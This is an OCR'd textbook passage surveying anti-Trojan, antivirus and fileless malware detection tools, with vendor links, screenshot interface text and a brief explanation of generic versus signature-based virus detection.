Real-Time Protection
Call & Text Filter
Anti-Theft
App Lock
Text Anti-Phishing
Internet Protection
Privacy Protection

Figure 7.134: Screenshot of Kaspersky Internet Security


Some additional anti-Trojan software are as follows:

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Norton 360 Premium (*https://us.norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Antivirus Software

Bitdefender Antivirus Plus

Bitdefender Antivirus Plus works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware



You are safe

We're looking out for your device and data.

VULNERABILITY RECOMMENDATION

Some Windows accounts have weak passwords and run the risk of being accessed by an intruder. Set a stronger

Bitdefender Antivirus Plus
1/1
Show more details
VIEW ACCOUNTS
Dashboard
Protection
Privacy
Utilities
Notifications
My Account
Settings
Support
QUICK SCAN
PROTECTION
START SCAN
VPN
PRIVACY
OPEN VPN
Antivirus Plus
Unlimited devices
Install on another device
Safepay
PRIVACY
Open
ADD A QUICK ACTION

https://www.bitdefender.com

- ClamWin (*https://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://www.mcafee.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://www.trendmicro.com*)
- Panda Total protection (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Antivirus Software


It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **Bitdefender Antivirus Plus**

  Source: *https://www.bitdefender.com*

  Bitdefender Antivirus Plus works against all threats, from viruses, worms, and Trojans to ransomware, zero-day exploits, rootkits, and spyware. It uses a technique called behavioral detection to closely monitor active apps. As soon as it detects suspicious activity, it takes decisive action to prevent infection. It sniffs and blocks malicious websites that masquerade as trustworthy websites to steal financial data such as passwords or credit card numbers.


Bitdefender Antivirus Plus
Dashboard
Protection
Privacy
Utilities
Notifications
My Account
Settings
Support
VIEW ACCOUNTS
QUICK SCAN
PROTECTION
START SCAN
VPN
PRIVACY
OPEN VPN
Antivirus Plus
Unlimited devices
Install on another device
Safepay
PRIVACY
Open
ADD A QUICK ACTION

You are safe

We're looking out for your device and data.

1/1 VULNERABILITY RECOMMENDATION

Some Windows accounts have weak passwords and run the risk of being accessed by an intruder. Set a stronger

Show more details

Figure 7.135: Screenshot of Bitdefender Antivirus Plus


Some additional antivirus software are as follows:

- ClamWin (*https://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://trendmicro.com*)
- Panda Total protection (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Fileless Malware Detection Tools

AlienVault® USM Anywhere™

AlienVault® USM Anywhere™ provides a single **unified platform** for threat detection, incident response, and compliance management


DASHBOARDS
ACTIVITY
ENVIRONMENT
REPORTS
SETTINGS
NIDS
Assets With Malware Activity
120
299
Top Categories
Top Signatures
Top Malware Families
Top Malware Destination
Top Categories / SubCategories
Top Exploit Activity

https://cybersecurity.att.com

Quick Heal Total Security
https://www.quickheal.com

Endpoint Detection and Response (EDR)
https://www.trendmicro.com

Defender Check
https://github.com

FCL
https://github.com

CYNET 360
https://www.cynet.com

